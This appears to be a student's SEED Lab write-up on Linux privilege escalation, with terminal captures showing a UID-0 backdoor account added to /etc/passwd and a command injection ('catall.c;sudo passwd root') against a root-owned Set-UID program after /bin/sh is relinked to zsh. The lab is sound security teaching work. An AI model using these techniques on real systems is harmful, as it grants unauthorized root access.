
1. Yes.

   add a user call a



```
[09/24/22]seed@VM:~$ sudo adduser a
Adding user `a' ...
Adding new group `a' (1001) ...
Adding new user `a' (1001) with group `a' ...
Creating home directory `/home/a' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for a
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```


   set the uid and gid of user a to 0



```
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper
:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/fals
e
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin
/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/no
login
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
a:x:0:1001:,,,:/home/a:/bin/bash
"/etc/passwd" 50L, 2919C                                      50,10         Bot
```


   open another terminal and login as a.

   As a result, it login as root. Which means we can guess Linux login the first account in the /etc/passwd that uid corresponding what we are login at(root). Linux only consider uid not username




```
[09/24/22]seed@VM:~$ login a
login: Cannot possibly work without effective root
[09/24/22]seed@VM:~$ sudo login a
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Sep 24 06:06:41 EDT 2022 on pts/1
root@VM:~# S
```

Then we move the a above to root and login as a again




```
a:x:0:1001:,,,:/home/a:/bin/bash
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/n
ologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
"/etc/passwd" 51L, 2920C written                                1,32          Top
```

We sucessfully login as a




```
[09/24/22]seed@VM:~$ sudo login a
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Sep 24 11:20:38 EDT 2022 on pts/1
a@VM:~# S
```

And has root perviliege(use chown as example)(prove of problem 1)




```
Display all 238 possibilities? (y or n)^C
a@VM:/etc# chown a zsh_command_not_found
a@VM:/etc# S
```

2. The config will use the first one




```
root:x:0:0:root:/root:/bin/bash
root:x:0:0:root:/root:/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nolog
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/g
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/ru
ologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:
```




```
root@VM:~# echo $SHELL
/bin/bash
root@VM:~#
```

3.




```
[09/24/22]seed@VM:~/Downloads$ gcc catall.c
[09/24/22]seed@VM:~/Downloads$ sudo chown root a.out
[09/24/22]seed@VM:~/Downloads$ sudo chmod +s a.out
[09/24/22]seed@VM:~/Downloads$ 
```

In manual of system, system will execute /bin/sh, which means dash in seedlab. Which provide set-uid check.




```
       system - execute a shell command

SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);

DESCRIPTION
       The  system()  library  function uses fork(2) to create a child proce
       that executes the shell command specified in command using execl(3)  
       follows:

           execl("/bin/sh", "sh", "-c", command, (char *) NULL);

       system() returns after the command has been completed.

       During  execution  of  the command, SIGCHLD will be blocked, and SIGI
       and SIGQUIT will be  ignored,  in  the  process  that  calls  system(
       (These  signals  will be handled according to their defaults inside tl
       child process that executes command.)

       If command is NULL, then system() returns a status indicating whether
       shell is available on the system.
 Manual page system(3) line 4 (press h for help or q to quit)
```

We first link the /bin/sh to /bin/zsh and use the following payload to change root password



```
[09/24/22]seed@VM:~/Downloads$ sudo ln -sf /bin/zsh /bin/sh
[09/24/22]seed@VM:~/Downloads$ ./a.out "catall.c;sudo passwd root"
```



```
New password:
Retype new password:
passwd: password updated successfully
```

1.5 Current Directory

I will use the getcwd, as the reference below, getcwd is system call, which will not as vulnerable as environment variable that will change by execve.

> https://codebrowser.dev/glibc/glibc/sysdeps/unix/sysv/linux/getcwd.c.html